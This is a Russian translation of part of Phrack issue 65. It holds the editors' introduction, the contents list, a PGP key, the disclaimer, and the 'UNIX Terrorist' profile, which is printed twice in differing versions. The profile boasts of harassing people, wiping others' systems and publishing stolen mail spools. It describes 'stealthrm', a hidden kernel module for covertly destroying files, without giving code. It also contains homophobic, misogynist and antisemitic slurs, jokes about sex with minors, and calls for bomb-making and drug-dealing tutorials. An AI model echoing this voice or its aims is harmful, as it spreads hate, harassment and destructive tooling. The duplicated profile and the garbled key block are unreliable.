

Phrack RU issue 065

Русская версия Phrack, выпуск 065. Полный текст статей с кодом и таблицами.

Темы выпуска: Unix/Linux, BSD, Windows NT и администрирование систем; культура Phrack, новости сцены, loopback, prophile и хакерские манифесты; эксплуатация уязвимостей, shellcode, rootkits и низкоуровневая безопасность; сети, маршрутизация, TCP/IP, Cisco, телефония и телеком-инфраструктура.

Материалы выпуска: Введение; Профиль Phrack: The UNIX Terrorist; Профиль Phrack: The UNIX Terrorist; Phrack World News; Скрытый перехват: ещё один способ подрыва ядра Windows; Пробивание дыр в NAT с помощью UPnP; Единственные законы в Интернете — это ассемблер и RFC; Взлом System Management Mode: использование SMM в "других целях"; Запутывание отладчика: абсолютная скрытность; Австралийские ограниченные оборонные сети и FISSO; phook — перехватчик через PEB; Взлом \$49-долларового Wifi-искателя; Искусство эксплуатации: технический анализ переполнения стека WINS в Samba (CVE-2007-5398); Миф об андерграунде; Искусственное сознание; Международные сцены.

Больше крутых материалов в моём телеграм канале [@grogrigs](#)

Введение

Автор: The Circle of Lost Hackers

```
|=====|
|======[ Introduction ]=====|
|=====|
|======[ By The Circle of Lost Hackers ]=====|
|=====|
```

Добро пожаловать обратно.

Прошёл ещё один год, вышел ещё один номер PHRACK — PHRACK65.

Каждый раз, получая подарок, я ловлю себя на мысли об истории этого дара. Откуда он взялся? Кто над ним работал? Думал ли тот, кто работал над ним, что его труд когда-нибудь окажется у меня в руках?

А что насчёт выпуска PHRACK?

PHRACK вышел из андеграунда, андеграунд работал над ним: присылал статьи, давал обратную связь, оставлял комментарии, проводил долгие ночи в чатах, читал, ДЫШАЛ. Андеграунд ещё дышит?

Всё меняется, *panta rei*. Мы, хакеры, получаем удовольствие. Мы хотим получать удовольствие. Хакинг — это кайф. Ты знаешь это, потому что сам через это прошёл, потому что провёл ночи напролёт за этим чёртовым кайфом, ложился спать в шесть утра и через три часа уже тащился на учёбу или на работу с опухшей мордой, пока твои мысли всё ещё оставались дома — на зашифрованной работе. Тебе всё ещё интересно?

Пожалуйста, не принимай это на личный счёт, не горячись. Это просто вопрос. Вопрос, который каждый должен задавать себе каждый день, чем бы он ни занимался. КАЙФ — это не только НАГРАДА. Мы люди, мы любим получать похвалу — кто нет? Мы ЛЮБИМ, когда наша маленькая работа расходуется по свету. Нам нравится звук аплодисментов. Но неужели всё сводится только к этому?

Когда ты теряешь интерес и начинаешь делать что-либо только ради вознаграждения — ты мёртв. Каждый из вас, кто пережил плохую работу или нелюбимую тему на экзамене, знает это ощущение: «трачу время на бесполезные вещи». Но чаще всего у тебя НЕТ ВЫБОРА — надо делать.

Что ж, хакингом никто НЕ ОБЯЗАН заниматься. Никто.

Если ты делаешь это только ради вознаграждения — ты МЁРТВЫЙ хакер.

Если ты делаешь это только чтобы выступить с докладом на конференции, увидеть своё имя где-нибудь — ты МЁРТВЫЙ хакер.

Оно будет работать. Для того чтобы быть умелым, не обязательно получать кайф; и даже чтобы публиковаться или выступать на конференциях, не обязательно быть умелым — конференций так много, что дыру для затычки найдётся каждому. Но твоя связь с андеграундом исчезнет. Твоя ответственность перед друзьями, идеями, кодом будет медленно таять. ХАКИНГ — это ещё и ответственность, а КАЙФ — единственный способ не чувствовать её груза.

Ты можешь не соглашаться — просто напиши о своей позиции. Может, это слишком мрачный сценарий, может, это просто весенняя хандра, может, я просто пессимист. Но именно такое ощущение. Это деньги, захватывающие власть везде, это всё больше вещей, делаемых только ради вознаграждения.

Это — сердце андеграунда, бьющееся всё медленнее и медленнее.

PHRACK — лишь один пример того, на что способен андеграунд. Того, на что способны мы. Но так много хакеров по всему свету умеют разрушать систему, не читая и не пиша журналы, подобные нашему. Мы входим в эпоху, когда правительства и политики пытаются контролировать технологии с помощью псевдоантитеррористических законов. И у них нет недостатка ни в деньгах, ни в хвалебных отзывах.

Поэтому, пожалуйста, пожалуйста, помогите этому чёртовому сердцу биться быстрее, гонять кровь по жилам. Пожалуйста, ПОЛУЧАЙТЕ КАЙФ.

Это 65-й выпуск Phrack, а мы всё ещё живы. Несмотря на то что некоторые говорят, будто не узнают ничего нового из Phrack, мы по-прежнему считаем его одним из лучших способов общения в андеграунде. Ну да, конечно, есть и другие, и даже лучшие способы. Но Phrack — один из них, и, вероятно, не худший. Мы старались выпустить этот номер раньше, но редактировать журнал (а тем более Phrack) — дело непростое. После выхода Phrack #64 мы получили много положительных отзывов, и многие обещали прислать материалы. Однако ничего так и не пришло. Почти все статьи этого выпуска — снова из нашего первого круга друзей.

Этот выпуск, хотя и не идеальный, старается предложить хорошее сочетание технических статей и того, что мы называем духовными статьями. Наши вступительная и заключительная статьи (Phrack Prohile и The Underground Myth) представляют два противоположных взгляда на хакерский андеграунд.

Противоречие? Нет. Свобода слова.

Мы сохранили наши постоянные рубрики Phrack World News и International Scenes. Мы также решили публиковать меньше эксплойт-статей. Тем не менее хакерам низкого уровня будет несложно найти своё место в этом новом выпуске.

В этом выпуске мы представляем следующее:

0x01 Introduction	TCLH
0x02 Phrack Prohile of The UNIX Terrorist	TCLH
0x03 Phrack World News	TCLH
0x04 Stealth Hooking: another way to subvert the Windows kernel	mxatone ivanlefou
0x05 Clawing holes in NAT with UPnP	felinemenace
0x06 The only laws on Internet are assembly and RFCs	Julia
0x07 Hacking the System Management Mode	BSDaemon, coideloko, d0nand0n
0x08 Mystifying the debugger for ultimate stealthness	halfdead
0x09 Australian Restricted Defense Networks and FISSO	The Finn
0x0a Phook - The PEB Hooker	shearer & dreg
0x0b Hacking the \$49 Wifi Finder	openschemes
0x0c The art of exploitation: Samba WINS stack overflow	max_packetz
0x0d The Underground Myth	anonymous
0x0e Hacking your brain: Artificial Consciousness	-C
0x0f International scenes	various

Статья о скрытом перехвате в Windows содержит глубокий анализ внутренней архитектуры ядра XP, представляя две сложные техники создания бэкдоров. Как правило, сложно найти качественные статьи по обратной инженерии, посвящённые *новым* темам и соответствующие нашим стандартам, но эти ребята отработали на отлично. Если реверс-инжиниринг M\$ вам по душе, обязательно загляните в статью про PEB Hooker и полностью опубликованный исходный код. Обе статьи подарят вам отличное чтение.

felinemenace снова с нами и рассказывает об одном из своих последних хаков — на более свежих сетевых протоколах. Наша вторая сетевая статья копает глубже в FISSO, представляя не слишком

публичную информацию об австралийских закрытых сетях.

Продолжая заботиться о криптографии, Phrack #65 включает полезную криптографическую концепцию отрицаемого шифрования — особенно актуальную тему для хакеров. Все подробности — в статье Julia.

Как уже упоминалось, мы старались собрать лучшие статьи о низкоуровневом хакинге. Такие материалы, как «Взлом режима управления системой», «Взлом Wi-Fi-детектора за 49 долларов», «Мистификация отладчика», не являются настоящим 0day для тех из вас, кто уже в андеграунде, но содержат достаточно материала, чтобы развить вашу творческую мысль в этой области.

Наконец, мы не могли выпустить Phrack хотя бы без одной статьи об эксплуатации. Max Packetz пошагово описал свой эксплойт Samba WINS. Информации, содержащейся здесь, вполне хватит тем, кто хочет разработать собственный эксплойт.

Scene Shoutz

Phrack #65 снова не состоялся бы без множества людей. Спасибо администраторам, кодерам, хакерам, скриптерам.

Приветы: mauro, sysk, leandro, assad, kiwicon — за удивительную конференцию с массой оригинальных тем. Пока вы остаётесь некоммерческим мероприятием — Phrack вас поддерживает! Мы также с нетерпением ждём следующего BACon в сентябре 2008 года. Привет всем южноамериканским хакерам и эмигрантам.

Без приветов: все так называемые «люди из андеграунда», которые миллион раз спрашивали нас, когда выйдет Phrack, но так и не внесли никакого вклада в журнал. Если бы вы были чуть продуктивнее, Phrack, возможно, выходил бы чаще. Также мы _не будем_ помогать бедным индонезийцам обходить правительственные фильтры r0rn-сайтов. Извини, taufiks1428@gmail.com.

Lames

```
* cucamonga (xt@docking.gaykansascity.com) has joined #phrack
<el> why hasnt phrack65 been leaked yet
<vegas> probably coz i don't have it
<shiftee> probably cause nobody wants to read it
```

На этот раз Phrack не утёк... жаль... наверное, потому что shiftee нужно оттачивать свои хакерские навыки вместо того, чтобы позировать в IRC. Он мог бы и Phrack почитать — мы не станем блокировать его IP-адрес. Есть вопросы — пишите нам на почту.

Flames: vegas (insecure wannabe), HDM (pwnie coward)

Приятного чтения журнала!

[-]===== [-]

Полное или частичное воспроизведение материалов допускается только с предварительного письменного разрешения редакции. Phrack Magazine распространяется среди широкой публики бесплатно, настолько часто, насколько это возможно.

Контакты Phrack Magazine

|===== [C O N T A C T P H R A C K M A G A Z I N E] =====|

Editors : circle[at]phrack{dot}org
Submissions : circle[at]phrack{dot}org
Commentary : loopback[@]phrack{dot}org
Phrack World News : pwn[at]phrack{dot}org

|=====|

Материалы можно зашифровать с помощью следующего PGP-ключа:
(Подсказка: всегда используйте PGP-ключ из последнего выпуска)

-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: GnuPG v1.4.5 (GNU/Linux)

```
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
X8CVYa2m
=yjXZ
-----END PGP PUBLIC KEY BLOCK-----
```

Отказ от ответственности

```
phrack:~# head -22 /usr/include/std-disclaimer.h
/*
 * All information in Phrack Magazine is, to the best of the ability of
 * the editors and contributors, truthful and accurate. When possible,
 * all facts are checked, all code is compiled. However, we are not
 * omniscient (hell, we don't even get paid). It is entirely possible
 * something contained within this publication is incorrect in some way.
 * If this is the case, please drop us some email so that we can correct
 * it in a future issue.
 *
 *
 * Also, keep in mind that Phrack Magazine accepts no responsibility for
 * the entirely stupid (or illegal) things people may do with the
 * information contained herein. Phrack is a compendium of knowledge,
 * wisdom, wit, and sass. We neither advocate, condone nor participate
 * in any sort of illicit behavior. But we will sit back and watch.
 *
 *
 * Lastly, it bears mentioning that the opinions that may be expressed in
 * the articles of Phrack Magazine are intellectual property of their
 * authors.
 * These opinions do not necessarily represent those of the Phrack Staff.
 */
```

Вся информация в Phrack Magazine, в меру способностей редакторов и авторов, является правдивой и точной. По возможности все факты проверяются, весь код компилируется. Однако мы не всеведущи (чёрт, нам даже не платят). Вполне возможно, что что-то в этом издании окажется неверным. В таком случае, пожалуйста, напишите нам письмо, чтобы мы могли исправить это в следующем выпуске. Также помните, что Phrack Magazine не несёт ответственности за совершенно глупые (или незаконные) действия, которые люди могут совершить с информацией, содержащейся здесь. Phrack — это собрание знаний, мудрости, остроумия и дерзости. Мы не пропагандируем, не одобряем и не участвуем ни в каких незаконных действиях. Но мы присядем и понаблюдаем. Наконец, стоит отметить, что мнения, высказанные в статьях Phrack Magazine, являются интеллектуальной собственностью их авторов. Эти мнения не обязательно совпадают с позицией редакции Phrack.

-EOF-

Профиль Phrack: The UNIX Terrorist

Авторы редакции: The Paper Street Hacker (ноябрь 2007)

В этом выпуске Phrack мы возобновляем традицию публикации профилей влиятельных персонажей андерграунда. UNIX Terrorist уже был описан два года назад, но по редакционным причинам профиль тогда не вышел. Теперь, когда конфликты между редакцией Phrack и частью сцены, которую представлял the_uT, стали менее острыми, мы хотим, чтобы все вспомнили о его деятельности.

Это интервью было записано The Paper Street Hacker в ноябре 2007 года для публикации в Phrack #65 редакцией TCLH. Мнения, отражённые в нём, принадлежат только UNIX Terrorist и не выражают позицию редакции Phrack.

Данные

Псевдоним: the_uT
Ещё: daemon10, yu0, jungjeezy
Происхождение псевдонима: Африка
Возраст тела: 24
Произведён: Сердце Тьмы, США
Проживает: Paper Street Soap Company, США
Рост и вес: чрезмерный / 250 фунтов
URL: <http://web.textfiles.com/eazines/EL8/>
Компьютеры: Всё с сетевым подключением и рабочим ssh — я лучше потрачу деньги на одежду и развлечения... меньше технологического мусора — девушек не пугает
Создатель: ПРОЕКТ МАУНЕМ / Phrack High Council / anti.security.is
Админ: Большей части Южной Кореи/Китая...
Участник: NAMBLA (гордые спонсоры TOR!) / ANONYMOUS
Проекты: M4YN3M
Код: stealthrm — первая blackhat-утилита RM(1), разработанная для тихого удаления файлов на настольных компьютерах. Распространяется как Linux LKM; VFS-функции перехвачены для незаметного обхода и удаления файлов. Клавиатурный ввод-вывод мониторится для определения присутствия сисадмина. Спорадическое удаление происходит либо во время интенсивного использования HDD, либо медленно и постепенно пока консольный пользователь отсутствует.
Активен с: 1998
Неактивен с: Я не сплю... я метастазирую

Любимое

Актёры: Разные государственные чиновники, "эксперты по безопасности" и "духовные лидеры"... Сайентологи
Фильмы: Apocalypse Now Redux, Happiness, Gummo, Pi, The Big Lebowski, Bad Boy Bubby, Irreversible
Авторы: Брет Истон Эллис, Луи-Фердинан Селин, Хантер С. Томпсон, Уильям Берроуз, Уилл Селф, Ирвин Уэлш, Х.Л. Менкен, Марк Твен
Статьи: "The New Hacking Manifesto" — warez mullah, PHC Phrack #62 "lyfestylez of the owned and lamest" — r0blnleech, ~e18 3
Админы: hendy of team-teso, The Digital Ebola[LoU], pm/sneakerz.org
Книги: The Rise and Fall of the Third Reich, The Rape of Nanking, The Protocols of the Elders of Zion
Романы: Fight Club, 120 Days of Sodom, American Psycho, Journey to the End of the Night, The Picture of Dorian Gray,

The Jungle, Fear and Loathing in Las Vegas, Catch 22,
A Confederacy of Dunces, The Story of /b/
Встреча: ADMCon / Франция (2001)
Проект: Манхэттенский проект, Окончательное решение
Секс: "Ты мертва если некрасива"
Наркотики: Бета-блокаторы и диссоциативы...
Музыка: Революционный/насильственный/мизогинный/
апокалиптический хип-хоп
Алкоголь: Как мои женщины — 15-18 лет, одинарный (солод)
и со льдом
Авто: синяя Dodge Viper
Еда: Сывороточный гидролизат, Vitargo CGL, BCAA...

Ваша нынешняя жизнь в одном абзаце

Дам подсказку... она не предполагает получения денег за исследования в области компьютерной безопасности. Единственная причина, по которой я вообще стал бы использовать компьютер — встречать женщин с нестрогой моралью в MySpace или заниматься массовым пиратством музыки и видеоконтента, предпочтительно жестокого порно. Или получать маршруты до стриптиз-клуба на MapQuest... или заказывать различные вещества из коррумпированных восточноевропейских фармацевтических производств... Если вы читаете мой профиль потому, что всё ещё читаете Phrack в 2008 году, мне вас жаль... вы зашоренный гомосексуалист.

Первый контакт с компьютерами

Изучение тайн gorillas.bas и nibbles.bas, по-старинке!

Юность

Я весил 300 фунтов, носил очки и страдал от угрей. Я читал Dr. Dobb's Journal на уроках физкультуры. Все меня ненавидели. Потом я провёл себе экстренную неропластику и решил отомстить миру, нанося огромные словесные травмы через среду, где личное взаимодействие невозможно и каждый чувствует себя круче, чем есть на самом деле. Я установил BitchX, зашёл на EFNET — и остальное, друг мой, история.

Страсти: Что вас заводит

Меня отличает остро выраженное и несравненное чувство злорадства. Технологии тоже довольно заняты (или по крайней мере были какое-то время), но меня по-настоящему гнала вперёд волнующая возможность использовать компьютеры, чтобы превратить жизнь конкретного человека в живой ад. Особое удовольствие доставляет дискредитация, унижение или иное порочение и клеветание на незаслуженные репутации различных шарлатанов и лицемеров сцены. Публиковать чужие почтовые спулы, архивировать диски ламеров и gm'ить слабаков — всё это я нахожу вдохновляющим.

Вход в андерграунд

Всё началось на EFNET примерно в 1998 году в таких жалких каналах как #b4b0 и #feed-the-goats. Историческое замечание: несколько невероятно диaboлических и мотивированных индивидуумов

из b4b0 следующее десятилетие будут управлять практически всем Интернетом железной рукой. Я начал взламывать всё практически исключительно в TCP/IP-сетях и начал писать эксплойты намного позже публикации таких техник как heap overflows и return-into-libc.

Какие исследования вы проводили или какие принесли наибольшее удовольствие?

Написание нескольких надёжных эксплойтов для интеллектуального перебора сложных удалённых уязвимостей — всё это ощущалось как хакерство из МАТРИЦЫ. Особенно написание универсального слепого эксплойта для уязвимости глоббинга Wu-FTPD для версий 2.5.x-2.6.1, а также портирование клиента для CRC32-бэkdора CORE-SDI на более экзотические операционные системы — Solaris и IRIX.

Общее личное мнение об андерграунде

Андерграунд в основном мёртв, но за это стоит в основном поблагодарить исследователей безопасности. Однако, как ироничное доказательство поговорки "будь осторожен с желаниями", специалисты по безопасности сами обесценили свой спрос. С уязвимостями, которые стало намного сложнее находить, случайные идиоты не могут найти ничего полезного с помощью гугл. Первый признак грядущего иссякания появился во время бума форматных ошибок в 2000 году... Теперь 0day стало высоко ценимым товаром.

Памятные события

- Первый взломанный сервер
- Широкая паника на IRC и в рассылках после публикации ~el8, особенно #2 и #3
- PHC Music & Film Festival, примечательный тем, что Joost Pol сделал rm freebsd.cn
- Многосетевая атака/rm'инг IRC-оператора EFNET "seiki"
- Подготовка запоминающейся язвительной речи "Wolves Among Us" за 30 минут
- Статья Фредди Крюгером Интернета/IRC

Памятные встречи

- The Blue Boar на первом круглом столе по этике PHC
- The Rain Forest Puppy (звучит как мягкая игрушка из Mattel, одевается в сверкающую одежду рейвера)
- Captain Crunch (нет, спасибо, не хочу, чтобы ты открывал мои чакры "энергетическим массажем")

Вещи, которыми вы гордитесь

- Закрытие Captains of Crush #2 (несколько раз, с изяществом)
- Авторство нескольких крылатых фраз, оформивших дух blackhat-движения начала XXI века, включая "w00w00 is r00p00"
- Стать первым "хакером (ростом выше 5 футов) на стероидах"
- Прочтение последних 5 выпусков Phrack без усвоения чего-либо нового

Мнение о хакерских конференциях

Есть любое количество ошибочных причин для посещения/выступления на конференциях по безопасности. Если вы ищете признания или публичности — вам, вероятно, лучше покончить с собой на YouTube. Если вы ищете отталкивающих друзей или друзей-неудачников — сэкономьте на авиабилетах и сначала проверьте местный Craigslist.

Мнение о Phrack Magazine: 1985? 1995? 2005? 2007?

Я всегда думал, что этот журнал отстой, но если говорить конкретно — он, вероятно, становился всё хуже. Хорошо, редакция хочет от меня чего-то позитивного, поэтому — лучший вариант: "PHRACK MAGAZINE — Эй, по крайней мере это не 2600!"

Что вы хотели бы видеть опубликованным в Phrack?

Статья о телефонах! (Не VoIP!)

Определённо больше почтовых спулов... обновлённый акцент на самодельных взрывных устройствах... может, даже учебники по наркоторговле для новичков.

Приветствия

Doing (R.I.P.), tr4shc4n m4n, krad, odaymaztr, Funny Bunny, module of rhino9, g4yh1tl3r, drater, crazy Turk, Rocky the virgin hacker Jesus, zilvio, все мои исландские друзья, sk8...

Цитаты

"WTF SAID I WAS A TRADER?" — The Warez Dude

"eye dont wipe logz" — Kareless KaRL

"I'm proud to say I have committed every sin in the Decalogue." — сэр Ричард Бёртон

"With a gun barrel between your teeth, you speak only in vowels." — Fight Club

"i did it 4 the lulz" — ANONYMOUS

"we dish out rm's like petri" — the_uT

"Behold I am become death, the destroyer of worlds" — Роберт Оппенгеймер

Напоследок

Оглядываясь назад на своё участие в компьютерах, я очень рад, что пик моей активности пришёлся именно на рубеж XX-XXI веков. Хакинг уже не был простым ручным трудом (wardial'инг и т.п.), но поиск уязвимостей и написание эксплойтов не были ещё такими утомительными и трудоёмкими, как сейчас. Если вы молодой человек, читающий этот журнал впервые в надежде стать хакером — забудьте об этом. Лучше начните коллекционировать взломанные пароли от платных сайтов для взрослых или зависайте на 4chan.

Спокойной ночи и удачи,

— UNIX TERRORIST

Профиль Phrack: The UNIX Terrorist

Составитель: The Paper Street Hacker (ноябрь 2007, для Phrack #65)

В этом выпуске Phrack мы возобновляем традицию публикации профилей влиятельных персонажей андерграунда. UNIX Terrorist был профилирован два года назад, но по редакционным причинам тот профиль не увидел света. Теперь, когда конфликты между редакцией Phrack и the_uT улажены, мы хотим убедиться, что все помнят о его вкладе.

Я знал UNIX Terrorist лично семь лет назад. Тогда the_uT был более мягким хакером. Позднее, после того как он увлёкся бодибилдингом (по слухам, следуя советам своего кумира Mike Shifman), он приобрёл ту впечатляющую форму, которая лучше соответствовала его умственному облику. UNIX Terrorist — результат эволюции от молодого хакера к разочарованному философу андерграунда.

Мнения, высказанные в этом интервью, принадлежат только UNIX Terrorist и не отражают позиции редакции Phrack.

Спецификации

Ник: the_uT
Псевдонимы: daemon10, yu0, jungjeezy
Происхождение ника: Африка
Возраст тела: 24
Место производства: Сердце Тьмы, США
Проживает: The Paper Street Soap Company, США
Рост и вес: "Чрезмерный" / 113 кг
URL: <http://web.textfiles.com/eazines/EL8/>
Компьютеры: Что угодно с сетевым подключением и рабочим SSH-клиентом
Создатель: ПРОЕКТ МАУНЕМ / Phrack High Council / anti.security.is
Админ: Большей части Южной Кореи/Китая...
Участник: NAMBLA (горделивые спонсоры TOR!) / ANONYMOUS
Проекты: M4YH3M
Кодз: stealthrm — первая чернохатная утилита RM(1), разработанная для тихого удаления файлов с десктопов. Распространяется как Linux LKM; перехватывает функции VFS для скрытного удаления файлов в промежутках между обычными операциями. Мониторит ввод с клавиатуры для определения присутствия администратора. Периодическое удаление файлов происходит либо во время активного использования жёсткого диска, либо медленно и методично, пока пользователь отсутствует. Файлы безопасно стираются на месте (DOD-wipe), но не отлинковываются — статистика диска не меняется.
Активен с: 1998
Неактивен с: Я не сплю... я метастазирую

Любимое

Актеры: Правительственные чиновники, "эксперты по безопасности" и "духовные лидеры"... Сайентологи
Фильмы: Apocalypse Now Redux, Happiness, Gummo, Pi, The Big Lebowski, Bad Boy Bubby, Irreversible
Авторы: Bret Easton Ellis, Louis-Ferdinand Céline, Hunter S. Thompson, William S. Burroughs, Will Self, Irvine Welsh, H.L. Mencken, Mark Twain

Статьи: "The New Hacking Manifesto" — warez mullah, PHC Phrack #62
"lyfestylez of the owned and lamest" — r0blnleech, ~e18 3
Админы: hendy of team-teso, The Digital Ebola[LoU], pm/sneakerz.org
Книги: The Rise and Fall of the Third Reich, The Rape of Nanking,
The Protocols of the Elders of Zion
Роман: Fight Club, 120 Days of Sodom, American Psycho, Journey to the
End of the Night, The Picture of Dorian Gray, The Jungle, Fear
and Loathing in Las Vegas, Catch 22, A Confederacy of Dunces
Встреча: ADMCon / Франция (2001)
Проект: The Manhattan Project, The Final Solution
Пол: "Мертва, если некрасива — мой контент для взрослых, старше 8 лет"
Наркотики: Бета-блокеры и диссоциативы... почти всё, представленное на
Erowid или T-Nation... особенно модафинил, аяуаска, кетамин
Музыка: Революционный/жестокий/апокалиптический хип-хоп
Алкоголь: Как мои женщины — 15-18 лет, одиночный (malt) и со льдом
Машины: синяя Dodge Viper (vroom vroom!)
Еда: Гидролизат сывороточного протеина, Vitargo CGL, BCAA,
L-глутамин, рыбий жир Carlson's Omega-3
Нравится: Андрей Чикатило, 2girls1[cup/finger], Puma Swede,
thinspiration, жестокие виды спорта (WEC, UFC, Pride)
Не нравится: Толстые готы, CISSP'ы, толстяки вообще, женщины с ИМТ>18,
женщины, чьи бёдра касаются при стоянии, миниатюрные собачки

Ваша нынешняя жизнь в одном абзаце

Дам подсказку... она не связана с получением денег за исследования в области компьютерной безопасности. Единственная причина, по которой я вообще рассматривал бы использование компьютера, — это знакомство с девушками с низкими моральными стандартами в MySpace или массовое пиратство музыки и видео, желательно жестокой порнографией. Или поиск маршрута до стрип-клуба на Marquest... Если вы читаете мой профиль, потому что вы всё ещё читаете Phrack в 2008-м и наткнулись на него, то мне вас жаль... вы чёртов латентный гомосексуал.

Первый контакт с компьютером

Изучение тайн gorillas.bas и nibbles.bas — old school!

Юность

Я весил 136 кг, носил очки и страдал от прыщей. Читал Dr. Dobb's Journal на физкультуре. Все меня ненавидели. Потом я решил отомстить миру, нанося массивную словесную травму через среду, где личное взаимодействие невозможно. Установил BitchX, залез на EFNET — и дальше история.

Увлечения: что вас заводит

Меня отличает остро развитое и не имеющее аналогов чувство злорадства. Технологии довольно интересны, но что по-настоящему двигало меня дальше — это захватывающая возможность использовать компьютеры, чтобы превратить жизнь конкретного человека в ад. Дискредитировать

или унижать самозванцев и лицемеров в сцене — вот что я нахожу вдохновляющим.

Вхождение в андерграунд

Всё началось на EFNET примерно в 1998-м в таких унылых каналах, как #b4b0 и #feed-the-goats. Я начал хакать вещи почти исключительно в TCP/IP-сетях и писать эксплойты уже после того, как heap overflow и return-into-libc были опубликованы. Так что не надо рассказывать мне, что я никогда не сканировал toneloc или брутфорсил SPRINTNET.

Какое исследование доставило вам наибольшее удовольствие?

Написание надёжных эксплойтов для сложных удалённых уязвимостей. Особенно — универсальный слепой эксплойт для Wu-FTPD globbing vuln для версий 2.5.x-2.6.1, и портирование удалённого клиента для backdoor CORE-SDI crc32 deattack на Solaris и IRIX (возможно, самый медленный эксплойт в мире). А также написание LKM для динамически загружаемой защиты стека/кучи от исполнения.

Личное мнение об андерграунде

Андерграунд практически мёртв, и в основном за это надо благодарить исследователей безопасности. Уязвимости стали намного труднее находить, 0day превратился в высокоценный товар. Четыре фактора:

1. 0day намного дороже
2. Мало кто может найти реально полезные уязвимости — обмен сократился
3. "Когда оружие вне закона — только нарушители закона имеют оружие"
4. Аукционы 0day: чернохаты осознали, что продавать информацию теневым структурам намного выгоднее

Сейчас говорят, что китайцы и даже женщины хакают вещи. Хорошо, что я успел застать "сцену" до её полного вырождения.

Памятные события

- Первый взломанный сервер (dropstat'd)
- Паника в IRC и почтовых списках после выхода ~el8, особенно #2 и #3
- PHC Music & Film Festival, в частности Joost Pol rms freebsd.cn
- Многосетевая атака/удаление efnet IRC-оператора "seiki"
- Подготовка речи "Wolves Among Us" за 30 минут
